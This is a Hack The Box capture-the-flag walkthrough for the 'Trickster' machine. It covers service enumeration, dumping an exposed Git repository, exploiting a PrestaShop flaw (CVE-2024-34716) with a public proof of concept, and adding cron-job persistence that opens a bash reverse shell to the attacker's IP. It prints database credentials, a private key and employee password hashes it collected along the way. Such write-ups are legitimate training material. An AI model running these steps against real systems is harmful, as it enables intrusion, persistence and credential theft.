

 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Thu Oct  3 17:13:34 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.231.135
Nmap scan report for 10.129.231.135
Host is up (0.085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
|_  256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://trickster.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 3 17:14:14 2024 -- 1 IP address (1 host up) scanned in 40.27 secondsnmap scan output for breadcrumbs. We can see references to trickster.htb in the HTTP redirect, so let's go ahead and add that to our /etc/hosts file.echo -e '10.129.231.135\t\ttrickster.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application

 Björn Kimminich
Trickster Shop
Clicking around on the page, we encounter a contact form and button that navigates to shop.trickster.htb, which we don't have a DNS record for at the moment. So, let's add this host name to our /etc/hosts file as well.
echo -e '10.129.231.135\t\tshop.trickster.htb' | sudo tee -a /etc/hosts





/contact-us page has a file upload form, which we'll test for now with just a simple image file. We'll send two, one to Customer server and one to Webmaster
Penetration Testing
Key Findings thus Far
- e-Commerce shop is powered by PrestaShop as found in various breadcrumbs when interacting with the site
admin@trickster.htbemail in the Store Information footer- Lots of input points with different forms and URL query parameters
Researching the Target
- I tested for some basic findings in URL query parameters and forms
- SQL injection
- Cross-site scripting
- I did some research on known CVEs for PrestaShop
- Found one that's particularly interesting via the contact form in the front office portion of the e-commerce store
- We don't have access to the back office portion of the site, as this is reserved for administrators
- We don't know what version of PrestaShop is running on this server
Robots.txt and Sitemap.xml

/sitemap.xml but there is a /sitemap that doesn't reveal much more than we already know about the application directory structureGobuster Enumeration
Virtual Hosts
gobuster vhost --domain trickster.htb --append-domain -u http://10.129.231.135 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100 -rDidn't find any additional virtual hosts other than shop.trickster.htb, which we already know
Directories and Files
gobuster dir -u http://shop.trickster.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -x php -o trickster_80.txt --exclude-length 283/.git (Status: 301) [Size: 323] [--> http://shop.trickster.htb/.git/]
Dumping the Exposed Git Repo
python3 -m pip install git-dumpergit-dumper http://shop.trickster.htb/.git trickster_git

admin634ewutrx1jgitlooaj directory, which likely aligns to the admin directory on the server itself
8.1.5Exploit
XSS to RCE
 aelmokhtar
Searching Google for CVE-2024-34716, we find the research and POC presented by the author
.png file that contains a HTML payload with a XSS attack to steal the admin token and upload a malicious theme to the web site. We then proceed to use this malicious theme URL to gain RCE on the site.git clone https://github.com/aelmokhtar/CVE-2024-34716cd CVE-2024-34716python3 -m pip install -r requirements.txtsed -i 's/ncat/nc/g' exploit.pyReplace ncat command with nc in exploit.py

www-dataEstablish Persistence
echo '* * * * * bash -c "bash -i >& /dev/tcp/10.10.14.154/443 0>&1"' > /tmp/crontab.txt
crontab /tmp/crontab.txt
Run bash reverse shell every minute to call back to tcp/443 on VPN IP
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9 08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on trickster.
Users and Groups
Local Users
james:x:1000:1000:trickster:/home/james:/bin/bash
adam:x:1002:1002::/home/adam:/bin/bash
runner:x:1003:1003::/home/runner:/bin/sh
Local Groups
www-data:x:33:runner
james:x:1000:
adam:x:1002:
runner:x:1003:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:9b:bc brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.188.26/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3076sec preferred_lft 3076sec
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:6f:7f:42:ff brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.1:43467         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
Processes and Services
Interesting Processes
root       53063  0.6  1.8 1300328 73900 ?       Ssl  05:00   0:01 python ./changedetection.py -d /datastore
runner      1303  0.0  0.6  33660 24488 ?        Ss   Oct04   0:09 /usr/bin/python3 /home/runner/prestashop/AutoVisitAttach.py
Interesting Services
/etc/systemd/system/prestashop.service
[Unit]
Description=PrestaShop Service
After=network.target

[Service]
User=runner
WorkingDirectory=/home/runner
ExecStart=/usr/bin/python3 /home/runner/prestashop/AutoVisitAttach.py
Restart=always
RestartSec=5
StartLimitInterval=0

[Install]
WantedBy=multi-user.target
Interesting Files
/var/www/prestashop/app/config/parameters.php
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'prest@shop_o',
    'database_prefix' => 'ps_',
    'database_engine' => 'InnoDB',
    'mailer_transport' => 'smtp',
    'mailer_host' => '127.0.0.1',
    'mailer_user' => NULL,
    'mailer_password' => NULL,
    'secret' => 'eHPDO7bBZPjXWbv3oSLIpkn5XxPvcvzt7ibaHTgWhTBM3e7S9kbeB1TPemtIgzog',
    'ps_caching' => 'CacheMemcache',
    'ps_cache_enable' => false,
    'ps_creation_date' => '2024-05-25',
    'locale' => 'en-US',
    'use_debug_toolbar' => true,
    'cookie_key' => '8PR6s1SJZLPCjXTegH7fXttSAXbG2h6wfCD3cLk5GpvkGAZ4K9hMXpxBxrf7s42i',
    'cookie_iv' => 'fQoIWUoOLU0hiM2VmI1KPY61DtUsUx8g',
    'new_cookie_key' => 'def000001a30bb7f2f22b0a7790f2268f8c634898e0e1d32444c3a03f4040bd5e8cb44bdb57a73f70e01cf83a38ec5d2ddc1741476e83c45f97f763e7491cc5e002aff47',
    'api_public_key' => '-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuSFQP3xrZccKbS/VGKMr
v8dF4IJh9F9NvmPZqiFNpJnBHhfWE3YVM/OrEREGKztkHFsQGUZXFIwiBQVs5kAG
5jfw+hQrl89+JRD0ogZ+OHUfN/CgmM2eq1H/gxAYfcRfwjSlOh2YzAwpLvwtYXBt
Scu6QqRAdotokqW2m3aMt+LV8ERdFsBkj+/OVdJ8oslvSt6Kgf39DnBpGIXAqaFc
QdMdq+1lT9oiby0exyUkl6aJU21STFZ7kCf0Secp2f9NoaKoBwC9m707C2UCNkAm
B2A2wxf88BDC7CtwazwDW9QXdF987RUzGj9UrEWwTwYEcJcV/hNB473bcytaJvY1
ZQIDAQAB
-----END PUBLIC KEY-----
',
    'api_private_key' => '-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC5IVA/fGtlxwpt
L9UYoyu/x0XggmH0X02+Y9mqIU2kmcEeF9YTdhUz86sREQYrO2QcWxAZRlcUjCIF
BWzmQAbmN/D6FCuXz34lEPSiBn44dR838KCYzZ6rUf+DEBh9xF/CNKU6HZjMDCku
/C1hcG1Jy7pCpEB2i2iSpbabdoy34tXwRF0WwGSP785V0nyiyW9K3oqB/f0OcGkY
hcCpoVxB0x2r7WVP2iJvLR7HJSSXpolTbVJMVnuQJ/RJ5ynZ/02hoqgHAL2bvTsL
ZQI2QCYHYDbDF/zwEMLsK3BrPANb1Bd0X3ztFTMaP1SsRbBPBgRwlxX+E0Hjvdtz
K1om9jVlAgMBAAECggEAD5CTdKL7TJVNdRyeZ/HgDcGtSFDt92PD34v5kuo14u7i
Y6tRXlWBNtr3uPmbcSsPIasuUVGupJWbjpyEKV+ctOJjKkNj3uGdE3S3fJ/bINgI
BeX/OpmfC3xbZSOHS5ulCWjvs1EltZIYLFEbZ6PSLHAqesvgd5cE9b9k+PEgp50Q
DivaH4PxfI7IKLlcWiq2mBrYwsWHIlcaN0Ys7h0RYn7OjhrPr8V/LyJLIlapBeQV
Geq6MswRO6OXfLs4Rzuw17S9nQ0PDi4OqsG6I2tm4Puq4kB5CzqQ8WfsMiz6zFU/
UIHnnv9jrqfHGYoq9g5rQWKyjxMTlKA8PnMiKzssiQKBgQDeamSzzG6fdtSlK8zC
TXHpssVQjbw9aIQYX6YaiApvsi8a6V5E8IesHqDnS+s+9vjrHew4rZ6Uy0uV9p2P
MAi3gd1Gl9mBQd36Dp53AWik29cxKPdvj92ZBiygtRgTyxWHQ7E6WwxeNUWwMR/i
4XoaSFyWK7v5Aoa59ECduzJm1wKBgQDVFaDVFgBS36r4fvmw4JUYAEo/u6do3Xq9
JQRALrEO9mdIsBjYs9N8gte/9FAijxCIprDzFFhgUxYFSoUexyRkt7fAsFpuSRgs
+Ksu4bKxkIQaa5pn2WNh1rdHq06KryC0iLbNii6eiHMyIDYKX9KpByaGDtmfrsRs
uxD9umhKIwKBgECAXl/+Q36feZ/FCga3ave5TpvD3vl4HAbthkBff5dQ93Q4hYw8
rTvvTf6F9900xo95CA6P21OPeYYuFRd3eK+vS7qzQvLHZValcrNUh0J4NvocxVVn
RX6hWcPpgOgMl1u49+bSjM2taV5lgLfNaBnDLoamfEcEwomfGjYkGcPVAoGBAILy
1rL84VgMslIiHipP6fAlBXwjQ19TdMFWRUV4LEFotdJavfo2kMpc0l/ZsYF7cAq6
fdX0c9dGWCsKP8LJWRk4OgmFlx1deCjy7KhT9W/fwv9Fj08wrj2LKXk20n6x3yRz
O/wWZk3wxvJQD0XS23Aav9b0u1LBoV68m1WCP+MHAoGBANwjGWnrY6TexCRzKdOQ
K/cEIFYczJn7IB/zbB1SEC19vRT5ps89Z25BOu/hCVRhVg9bb5QslLSGNPlmuEpo
HfSWR+q1UdaEfABY59ZsFSuhbqvC5gvRZVQ55bPLuja5mc/VvPIGT/BGY7lAdEbK
6SMIa53I2hJz4IMK4vc2Ssqq
-----END PRIVATE KEY-----
',
  ),
);
Privilege Escalation
Dumping Hashes from Database
During the post-exploit enumeration of the system, we found the database username and password in the parameters.php file. Using this information, we can connect to the database and dump employee hashes.
mysql -u ps_user -p'prest@shop_o'show databases;use prestashop;show tables;select * from ps_employee;+-------------+------------+---------+----------+-----------+---------------------+--------------------------------------------------------------+---------------------+-----------------+---------------+--------------------+------------------+----------------------+----------------------+----------+----------+-----------+-------------+----------+---------+--------+-------+---------------+--------------------------+------------------+----------------------+------------------------------------------+-------------------------+----------------------+
| id_employee | id_profile | id_lang | lastname | firstname | email | passwd | last_passwd_gen | stats_date_from | stats_date_to | stats_compare_from | stats_compare_to | stats_compare_option | preselect_date_range | bo_color | bo_theme | bo_css | default_tab | bo_width | bo_menu | active | optin | id_last_order | id_last_customer_message | id_last_customer | last_connection_date | reset_password_token | reset_password_validity | has_enabled_gravatar |
+-------------+------------+---------+----------+-----------+---------------------+--------------------------------------------------------------+---------------------+-----------------+---------------+--------------------+------------------+----------------------+----------------------+----------+----------+-----------+-------------+----------+---------+--------+-------+---------------+--------------------------+------------------+----------------------+------------------------------------------+-------------------------+----------------------+
| 1 | 1 | 1 | Store | Trickster | admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C | 2024-05-25 13:10:20 | 2024-04-25 | 2024-05-25 | 0000-00-00 | 0000-00-00 | 1 | | | default | theme.css | 1 | 0 | 1 | 1 | NULL | 5 | 0 | 0 | 2024-10-05 | 003f15c3227a9c53e98bbd5efbcad6c4c81da939 | 2024-10-05 17:12:54 | 0 |
| 2 | 2 | 0 | james | james | james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm | 2024-09-09 13:22:42 | NULL | NULL | NULL | NULL | 1 | NULL | NULL | NULL | NULL | 0 | 0 | 1 | 0 | NULL | 0 | 0 | 0 | NULL | NULL | NULL | 0 |
+-------------+------------+---------+----------+-----------+---------------------+--------------------------------------------------------------+---------------------+-----------------+---------------+--------------------+------------------+----------------------+----------------------+----------+----------+-----------+-------------+----------+---------+--------+-------+---------------+--------------------------+------------------+----------------------+------------------------------------------+-------------------------+----------------------+

Lateral to James

